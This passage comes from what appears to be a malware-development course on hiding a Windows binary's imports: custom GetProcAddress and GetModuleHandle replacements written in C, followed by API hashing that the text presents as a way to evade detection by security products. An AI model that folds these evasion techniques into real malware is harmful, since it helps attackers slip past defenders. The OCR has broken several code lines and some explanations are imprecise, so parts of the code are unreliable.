The next step is to build the search logic for the functions. The building of the search logic requires the use of `AddressOfFunctions`, `AddressOfNames`, and `AddressOfNameOrdinals`, which are all arrays containing RVAs referencing a single unique function in the export table.

```
typedef struct _IMAGE_EXPORT_DIRECTORY {
    // ...
  // ...
    DWORD   AddressOfFunctions;     // RVA from base of image
    DWORD   AddressOfNames;         // RVA from base of image
    DWORD   AddressOfNameOrdinals;  // RVA from base of image
} IMAGE_EXPORT_DIRECTORY, *PIMAGE_EXPORT_DIRECTORY;
```


Since these elements are RVAs, the base address of the module, `pBase`, must be added to get the VA. The first two code snippets should be straightforward. They retrieve the

function's name and the function's address, respectively. The third snippet retrieves the function's *ordinal*, which is explained in detail in the next section.

```
// Getting the function's names array pointer
PDWORD FunctionNameArray  = (PDWORD)(pBase + pImgExportDir->AddressOfNames);

// Getting the function's addresses array pointer
PDWORD FunctionAddressArray   = (PDWORD)(pBase + pImgExportDir->AddressOfFunctions);

// Getting the function's ordinal array pointer
PWORD  FunctionOrdinalArray   = (PWORD)(pBase + pImgExportDir->AddressOfNameOrdinals);
```

Understanding Ordinals

An ordinal of a function is an integer value that represents the position of the function within an exported function table in the DLL. The export table is organized as a list (array) of function pointers, with each function being assigned an ordinal value based on its position in the table.



It's important to note that the ordinal value is used to identify a function's **address** rather than its name. The export table operates this way to handle cases where the function name is not available or is not unique. In addition to that, fetching a function's address using its ordinal is faster than using its name. For this reason, the operating system uses the ordinal to retrieve a function's address.

For example, `VirtualAlloc`'s address is equal to `FunctionAddressArray[ordinal of VirtualAlloc]`, where `FunctionAddressArray` is the function's addresses array pointer fetched from the export table.

With this in mind, the following code snippet will print the ordinal value of each function in the function array of a specified module.


```
// Getting the function's names array pointer
PDWORD FunctionNameArray = (PDWORD)(pBase + pImgExportDir->AddressOfNames);

// Getting the function's addresses array pointer
PDWORD FunctionAddressArray = (PDWORD)(pBase + pImgExportDir->AddressOfFunctions);

// Getting the function's ordinal array pointer
PWORD  FunctionOrdinalArray = (PWORD)(pBase + pImgExportDir->AddressOfNameOrdinals);

// Looping through all the exported functions
for (DWORD i = 0; i < pImgExportDir->NumberOfFunctions; i++){

  // Getting the name of the function
  CHAR* pFunctionName   = (CHAR*)(pBase + FunctionNameArray[i]);

  // Getting the ordinal of the function
  WORD wFunctionOrdinal = FunctionOrdinalArray[i];

  // Printing
  printf("[ %0.4d ] NAME: %s -\t ORDINAL: %d\n", i, pFunctionName, wFunctionOrdinal);
}
```

GetProcAddressReplacement Partial Demo

Although `GetProcAddressReplacement` is not complete yet, it should now output the function names and their associated ordinal numbers. To test out what's been built so far, call the function with the following parameters:

```
GetProcAddressReplacement(GetModuleHandleA("ntdll.dll"), NULL);
```

As expected, the function name and the function's ordinal are printed to the console.




Ordinal To Address

With the function's ordinal value, it's possible to get the function's address.

```
// Getting the function's names array pointer
PDWORD FunctionNameArray = (PDWORD)(pBase + pImgExportDir->AddressOfNames);

// Getting the function's addresses array pointer
PDWORD FunctionAddressArray = (PDWORD)(pBase + pImgExportDir->AddressOfFunctions);

// Getting the function's ordinal array pointer
```

```
PWORD  FunctionOrdinalArray = (PWORD)(pBase + pImgExportDir->AddressOfNameOrdinals);


// Looping through all the exported functions
for (DWORD i = 0; i < pImgExportDir->NumberOfFunctions; i++){

  // Getting the name of the function
  CHAR* pFunctionName = (CHAR*)(pBase + FunctionNameArray[i]);

  // Getting the ordinal of the function
  WORD wFunctionOrdinal = FunctionOrdinalArray[i];

  // Getting the address of the function through it's ordinal
  PVOID pFunctionAddress = (PVOID)(pBase + FunctionAddressArray[wFunctionOrdinal]);

  printf("[ %0.4d ] NAME: %s -\t ADDRESS: 0x%p  -\t ORDINAL: %d\n", i, pFunctionName, pFunctionAdd
ress, wFunctionOrdinal);
}
```

To verify the functionality, open `notepad.exe` using xdbg and check the exports of `ntdll.dll`.



The image above shows the address of `A_SHAUpdate` being `0x00007FFD384D2D10` in both xdbg and using the `GetProcAddressReplacement` function. Although notice that the ordinals are different for the function due to the Windows Loader generating a new array of ordinals for every process.

GetProcAddressReplacement Code

The last bit of code needed for the function to be complete is a way to compare the exported function names to the target function name, `lpApiName`. This is easily done using `strcmp`. Then finally, return the function address when there is a match.

```
FARPROC GetProcAddressReplacement(IN HMODULE hModule, IN LPCSTR lpApiName) {

  // We do this to avoid casting at each time we use 'hModule'
  PBYTE pBase = (PBYTE)hModule;

  // Getting the dos header and doing a signature check
  PIMAGE_DOS_HEADER pImgDosHdr    = (PIMAGE_DOS_HEADER)pBase;
  if (pImgDosHdr->e_magic != IMAGE_DOS_SIGNATURE)
    return NULL;

  // Getting the nt headers and doing a signature check
  PIMAGE_NT_HEADERS pImgNtHdrs    = (PIMAGE_NT_HEADERS)(pBase + pImgDosHdr->e_lfanew);
  if (pImgNtHdrs->Signature != IMAGE_NT_SIGNATURE)
    return NULL;

  // Getting the optional header
  IMAGE_OPTIONAL_HEADER ImgOptHdr = pImgNtHdrs->OptionalHeader;

  // Getting the image export table
  PIMAGE_EXPORT_DIRECTORY pImgExportDir = (PIMAGE_EXPORT_DIRECTORY) (pBase + ImgOptHdr.DataDirecto
ry[IMAGE_DIRECTORY_ENTRY_EXPORT].VirtualAddress);

  // Getting the function's names array pointer
  PDWORD FunctionNameArray = (PDWORD)(pBase + pImgExportDir->AddressOfNames);

  // Getting the function's addresses array pointer
  PDWORD FunctionAddressArray = (PDWORD)(pBase + pImgExportDir->AddressOfFunctions);

  // Getting the function's ordinal array pointer
  PWORD  FunctionOrdinalArray = (PWORD)(pBase + pImgExportDir->AddressOfNameOrdinals);


  // Looping through all the exported functions
  for (DWORD i = 0; i < pImgExportDir->NumberOfFunctions; i++){

    // Getting the name of the function
    CHAR* pFunctionName = (CHAR*)(pBase + FunctionNameArray[i]);

    // Getting the address of the function through its ordinal
    PVOID pFunctionAddress  = (PVOID)(pBase + FunctionAddressArray[FunctionOrdinalArray[i]]);

    // Searching for the function specified
    if (strcmp(lpApiName, pFunctionName) == 0){
      printf("[ %0.4d ] FOUND API -\t NAME: %s -\t ADDRESS: 0x%p  -\t ORDINAL: %d\n", i, pFunction
Name, pFunctionAddress, FunctionOrdinalArray[i]);
```

```
      return pFunctionAddress;
    }
  }

  return NULL;
}
```

GetProcAddressReplacement Final Demo

The image below shows the output of both `GetProcAddress` and `GetProcAddressReplacement` searching for the address of `NtAllocateVirtualMemory`. As expected, both have resulted in the correct function address and therefore a custom implementation of `GetProcAddress` was successfully built.

54. IAT Hiding & Obfuscation - Custom GetModuleHandle

IAT Hiding & Obfuscation - Custom GetModuleHandle

Introduction

The `GetModuleHandle` function retrieves a handle for a specified DLL. The function returns a handle to the DLL or `NULL` if the DLL does not exist in the calling process.

In this module, a function that will replace `GetModuleHandle` will be implemented. The new function's prototype is shown below.

```
HMODULE GetModuleHandleReplacement(IN LPCWSTR szModuleName){}
```

How GetModuleHandle Works

The `HMODULE` data type is the base address of the loaded DLL which is where the DLL is located in the address space of the process. Therefore, the goal of the replacement function is to retrieve the base address of a specified DLL.


The Process Environment Block (PEB) contains information regarding the loaded DLLs, notably the `PEB_LDR_DATA Ldr` member of the PEB structure. Thus, the initial step is to access this member through the PEB structure.

PEB In 64-bit Systems

Recall that a pointer to the PEB structure is found within the Thread Environment Block (TEB) structure.

```
typedef struct _TEB {
  PVOID Reserved1[12];
  PPEB  ProcessEnvironmentBlock;
  PVOID Reserved2[399];
```

In 64-bit systems, an offset to the pointer of the TEB structure is stored in the *GS* register. The following image is from x64dbg.



Method 1: Retrieving The PEB In 64-Bit Systems

There are two different approaches to retrieving the PEB. The first method involves retrieving the TEB structure and then getting a pointer to the PEB. This approach can be performed using the __readgsqword(0x30) macro in Visual Studio which reads `0x30` bytes from the GS register to reach a pointer to the TEB structure.


```
// Method 1
PTEB pTeb = (PTEB)__readgsqword(0x30);
PPEB pPeb = (PPEB)pTeb->ProcessEnvironmentBlock;
```

Method 2: Retrieving The PEB In 64-Bit Systems

The next method retrieves the PEB structure directly by skipping the TEB structure using __readgsqword(0x60) macro in Visual Studio which reads `0x60` bytes from GS register.

```
// Method 2
PPEB pPeb2 = (PPEB)(__readgsqword(0x60));
```

This can be done because the `ProcessEnvironmentBlock` element is `0x60` (hex) or 96 bytes from the start of the TEB structure



PEB In 32-bit Systems

In 32-bit systems, an offset to the pointer of the TEB structure is stored in the `FS` register. The following image is from x32dbg.

And recall that a **pointer** of the PEB structure is in the TEB.

Method 1: Retrieving The PEB In 32-Bit Systems

Similarly to 64-bit systems, there are two methods to retrieve the PEB.

The first method involves getting the TEB structure and then getting the PEB structure using the __readfsdword(0x18) macro in Visual Studio which reads `0x18` bytes from the FS register.

```
// Method 1
PTEB pTeb = (PTEB)__readfsdword(0x18);
PPEB pPeb = (PPEB)pTeb->ProcessEnvironmentBlock;
```

Method 2: Retrieving The PEB In 32-Bit Systems

The second method gets the PEB directly by skipping the TEB structure using the __readfsdword(0x30) macro in Visual Studio which reads `0x30` bytes from the FS register.

```
// Method 2
PPEB pPeb2 = (PPEB)(__readfsdword(0x30));
```

`0x30` (hex) is 48 bytes which is the offset of the `ProcessEnvironmentBlock` element from the 32-bit TEB structure. The `PVOID` data type is 4 bytes in 32-bit systems.

Enumerating DLLs

Once the PEB structure has been retrieved, the next step is to access the `PEB_LDR_DATA Ldr` member. Recall that this member contains information regarding the loaded DLLs in the process.

PEB_LDR_DATA Structure

The `PEB_LDR_DATA` structure is shown below. The important member in this structure is `LIST_ENTRY InMemoryOrderModuleList`.

```
typedef struct _PEB_LDR_DATA {
  BYTE       Reserved1[8];
  PVOID      Reserved2[3];
  LIST_ENTRY InMemoryOrderModuleList;
} PEB_LDR_DATA, *PPEB_LDR_DATA;
```

LIST_ENTRY Structure

The `LIST_ENTRY` structure shown below is a doubly-linked list, which is essentially the same as arrays but easier to access adjacent elements.

```
typedef struct _LIST_ENTRY {
   struct _LIST_ENTRY *Flink;
   struct _LIST_ENTRY *Blink;
} LIST_ENTRY, *PLIST_ENTRY, *RESTRICTED_POINTER PRLIST_ENTRY;
```

Doubly-linked lists use the `Flink` and `Blink` elements as the head and tail pointers, respectively. This means `Flink` points to the next node in the list whereas the `Blink` element points to the previous node in the list. These pointers are used to traverse the linked list in both directions. Knowing this, to start enumerating this list, one should start by accessing its first element, `InMemoryOrderModuleList.Flink`.

According to Microsoft's definition for the `InMemoryOrderModuleList` member, it states that each item in the list is a pointer to an `LDR_DATA_TABLE_ENTRY` structure.

LDR_DATA_TABLE_ENTRY Structure

The `LDR_DATA_TABLE_ENTRY` structure represents a DLL inside the linked list of loaded DLLs for the process. Every `LDR_DATA_TABLE_ENTRY` represents a unique DLL.

```
typedef struct _LDR_DATA_TABLE_ENTRY {
    PVOID Reserved1[2];
    LIST_ENTRY InMemoryOrderLinks;  // doubly-linked list that contains the in-memory order of loa
ded modules
    PVOID Reserved2[2];
    PVOID DllBase;
    PVOID EntryPoint;
    PVOID Reserved3;
    UNICODE_STRING FullDllName;   // 'UNICODE_STRING' structure that contains the filename of the
loaded module
    BYTE Reserved4[8];
    PVOID Reserved5[3];
    union {
        ULONG CheckSum;
        PVOID Reserved6;
    };
    ULONG TimeDateStamp;
} LDR_DATA_TABLE_ENTRY, *PLDR_DATA_TABLE_ENTRY;
```

Implementation Logic

Based on everything mentioned so far, the required actions are:

1. Retrieve the PEB
2. Retrieve the Ldr member from the PEB
3. Retrieve the first element in the linked list

```
HMODULE GetModuleHandleReplacement(IN LPCWSTR szModuleName) {

// Getting peb
#ifdef _WIN64 // if compiling as x64
  PPEB      pPeb  = (PEB*)(__readgsqword(0x60));
#elif _WIN32 // if compiling as x32
  PPEB      pPeb  = (PEB*)(__readfsdword(0x30));
```

```
#endif// Getting the Ldr
  PPEB_LDR_DATA       pLdr  = (PPEB_LDR_DATA)(pPeb->Ldr);

  // Getting the first element in the linked list which contains information about the first modul
e
  PLDR_DATA_TABLE_ENTRY pDte  = (PLDR_DATA_TABLE_ENTRY)(pLdr->InMemoryOrderModuleList.Flink);

}
```

Since every `pDte` represents a unique DLL inside of the linked list, it's possible to get to the next element using the following line of code:

```
pDte = *(PLDR_DATA_TABLE_ENTRY*)(pDte);
```

The above line of code may look complex but all it is doing is dereferencing the value stored at the address pointed to by `pDte` and then casting the result to a pointer to the `PLDR_DATA_TABLE_ENTRY` structure. This is simply how linked lists work, which is something like the following image

Enumerate DLLs - Code

The code snippet below will retrieve the name of the DLLs already loaded inside the calling process. The function searches for the target module, `szModuleName`. If there is a match, the function returns a handle to the DLL (`HMODULE`), otherwise, it returns `NULL`.

```
HMODULE GetModuleHandleReplacement(IN LPCWSTR szModuleName) {

// Getting PEB
#ifdef _WIN64 // if compiling as x64
  PPEB      pPeb  = (PEB*)(__readgsqword(0x60));
#elif _WIN32 // if compiling as x32
  PPEB      pPeb  = (PEB*)(__readfsdword(0x30));
#endif// Getting Ldr
  PPEB_LDR_DATA       pLdr  = (PPEB_LDR_DATA)(pPeb->Ldr);

  // Getting the first element in the linked list which contains information about the first modul
e
  PLDR_DATA_TABLE_ENTRY pDte  = (PLDR_DATA_TABLE_ENTRY)(pLdr->InMemoryOrderModuleList.Flink);

  while (pDte) {

    // If not null
```

```
    if (pDte->FullDllName.Length != NULL) {
            // Print the DLL name
      wprintf(L"[i] \"%s\" \n", pDte->FullDllName.Buffer);
    }
    else {
      break;
    }

    // Next element in the linked list
    pDte = *(PLDR_DATA_TABLE_ENTRY*)(pDte);

  }

  return NULL;
}
```

Case Sensitive DLL Names

By examining the output in the previous image, one can easily observe that some DLL names are capitalized and others are not, which affects the ability to obtain the DLL base address (`HMODULE`). For example, if one is searching for the `KERNEL32.DLL` DLL and passes `Kernel32.DLL` instead, the wcscmp function will treat both as different strings.

To address this, the helper function `IsStringEqual` was created to take two strings and convert them into a lower-case representation, then compare them in this state. It returns true if both strings are equal and false otherwise.

```
BOOL IsStringEqual (IN LPCWSTR Str1, IN LPCWSTR Str2) {

  WCHAR   lStr1 [MAX_PATH],
      lStr2 [MAX_PATH];

  int   len1  = lstrlenW(Str1),
      len2  = lstrlenW(Str2);

  int   i   = 0,
      j   = 0;

  // Checking length. We dont want to overflow the buffers
  if (len1 >= MAX_PATH || len2 >= MAX_PATH)
    return FALSE;

    // Converting Str1 to lower case string (lStr1)
  for (i = 0; i < len1; i++){
```

```
    lStr1[i] = (WCHAR)tolower(Str1[i]);
  }
  lStr1[i++] = L'\0'; // null terminating

    // Converting Str2 to lower case string (lStr2)
  for (j = 0; j < len2; j++) {
    lStr2[j] = (WCHAR)tolower(Str2[j]);
  }
  lStr2[j++] = L'\0'; // null terminating

  // Comparing the lower-case strings
  if (lstrcmpiW(lStr1, lStr2) == 0)
    return TRUE;

  return FALSE;
}
```

DLL Base Address

Obtaining the DLL base address requires referencing the `LDR_DATA_TABLE_ENTRY` structure. Unfortunately, large chunks of the structure are missing in Microsoft's official documentation. Therefore, to gain a better understanding of the structure, a search was conducted on Windows Vista Kernel Structures. The results for the structure can be found here.

```
typedef struct _LDR_DATA_TABLE_ENTRY {
    LIST_ENTRY InLoadOrderLinks;
    LIST_ENTRY InMemoryOrderLinks;
    LIST_ENTRY InInitializationOrderLinks;
    PVOID DllBase;
    PVOID EntryPoint;
    ULONG SizeOfImage;
    UNICODE_STRING FullDllName;
    UNICODE_STRING BaseDllName;
    ULONG Flags;
    WORD LoadCount;
    WORD TlsIndex;
    union {
        LIST_ENTRY HashLinks;
        struct {
            PVOID SectionPointer;
            ULONG CheckSum;
        };
    };
    union {
        ULONG TimeDateStamp;
```

```
        PVOID LoadedImports;
    };
    PACTIVATION_CONTEXT EntryPointActivationContext;
    PVOID PatchInformation;
    LIST_ENTRY ForwarderLinks;
    LIST_ENTRY ServiceTagLinks;
    LIST_ENTRY StaticLinks;
} LDR_DATA_TABLE_ENTRY, * PLDR_DATA_TABLE_ENTRY;
```

The DLL base address is `InInitializationOrderLinks.Flink`, although the name does not suggest that, but unfortunately Microsoft likes to confuse people. By comparing this member to Microsoft's official documentation of `LDR_DATA_TABLE_ENTRY`, it can be seen that the base address of the DLL is a reserved element (`Reserved2[0]`).

With this in mind, the `GetModuleHandle` replacement function can be completed.

GetModuleHandle Replacement Function

`GetModuleHandleReplacement` is the function that replaces `GetModuleHandle`. It will search for the given DLL name and if it's loaded by the process it returns a handle to the DLL.

```
HMODULE GetModuleHandleReplacement(IN LPCWSTR szModuleName) {

// Getting PEB
#ifdef _WIN64 // if compiling as x64
  PPEB          pPeb    = (PEB*)(__readgsqword(0x60));
#elif _WIN32 // if compiling as x32
  PPEB          pPeb    = (PEB*)(__readfsdword(0x30));
#endif// Getting Ldr
  PPEB_LDR_DATA     pLdr    = (PPEB_LDR_DATA)(pPeb->Ldr);
  // Getting the first element in the linked list (contains information about the first module)
  PLDR_DATA_TABLE_ENTRY pDte    = (PLDR_DATA_TABLE_ENTRY)(pLdr->InMemoryOrderModuleList.Flink);

  while (pDte) {

    // If not null
    if (pDte->FullDllName.Length != NULL) {

      // Check if both equal
      if (IsStringEqual(pDte->FullDllName.Buffer, szModuleName)) {
        wprintf(L"[+] Found Dll \"%s\" \n", pDte->FullDllName.Buffer);
#ifdef STRUCTSreturn (HMODULE)(pDte->InInitializationOrderLinks.Flink);
#elsereturn (HMODULE)pDte->Reserved2[0];
#endif // STRUCTS}

      // wprintf(L"[i] \"%s\" \n", pDte->FullDllName.Buffer);
    }
```

```
    else {
      break;
    }

    // Next element in the linked list
    pDte = *(PLDR_DATA_TABLE_ENTRY*)(pDte);

  }

  return NULL;
}
```

One part of the code which was not explained is shown below. This part of the code determines whether Microsoft's version of the `LDR_DATA_TABLE_ENTRY` structure is being used or the one from Windows Vista Kernel Structures. Depending on which one was used, the name of the member changes.

```
#ifdef STRUCTSreturn (HMODULE)(pDte->InInitializationOrderLinks.Flink);
#elsereturn (HMODULE)pDte->Reserved2[0];
#endif // STRUCTS
```

GetModuleHandleReplacement2

Another implementation of the `GetModuleHandleReplacement` function can be found in this module's code. `GetModuleHandleReplacement2` performs DLL enumeration using the head and the linked list's elements which utilize the doubly linked list concept. This function was created for users that are familiar with linked lists.

Demo

55. IAT Hiding & Obfuscation - API Hashing

IAT Hiding & Obfuscation - API Hashing

Introduction

In the previous two modules, two custom functions were created `GetProcAddressReplacement` and `GetModuleHandleReplacement` which replaced `GetProcAddress` and `GetModuleHandle`. This was sufficient for performing *Run-Time Dynamic Linking* which hides the imported functions from the IAT. However, the strings used within the code reveal which functions are being used. For example, the line below uses the functions to retrieve `VirtualAllocEx`.

```
GetProcAddressReplacement(GetModuleHandleReplacement("ntdll.dll"),"VirtualAllocEx")
```

Security solutions can easily retrieve the strings within the compiled binary and recognize that `VirtualAllocEx` is being used. To solve this problem, a string hashing algorithm will be applied to both `GetProcAddressReplacement` and `GetModuleHandleReplacement`. Instead of performing string comparisons to acquire the specified module base address or function address, the functions will work with hash values instead.

Implementing JenkinsOneAtATime32Bit

The `GetProcAddressReplacement` and `GetModuleHandleReplacement` functions are renamed in this module to `GetProcAddressH` and `GetModuleHandleH`, respectively. These updated functions utilize the *Jenkins One At A Time* string hashing algorithm to replace the function and module name with a hash value that represents them. Recall that this algorithm was utilized through the `JenkinsOneAtATime32Bit` function that was introduced in the *String Hashing* module.

Hashing Strings

In order to use the functions shown in this module, it is necessary to obtain the hash value of a module name (e.g. `User32.dll`) and the hash value of the function name

(e.g. `MessageBoxA`). This can be done by first printing the hashed values to the console. Ensure that the hashing algorithm uses the same seed.

```
// ...

int main(){
  printf("[i] Hash Of \"%s\" Is : 0x%0.8X \n", "USER32.DLL", HASHA("USER32.DLL")); // Capitalized
module name
  printf("[i] Hash Of \"%s\" Is : 0x%0.8X \n", "MessageBoxA", HASHA("MessageBoxA"));

    return 0;
}
```

The above main function will output the following:

```
[i] Hash Of "USER32.DLL" Is : 0x81E3778E
[i] Hash Of "MessageBoxA" Is : 0xF10E27CA
```

These hash values can now be used with the functions below.

Usage

The functions would be used the same way except now the hash value is passed rather than the string value.

```
// 0x81E3778E is the hash of USER32.DLL
// 0xF10E27CA is the hash of MessageBoxA
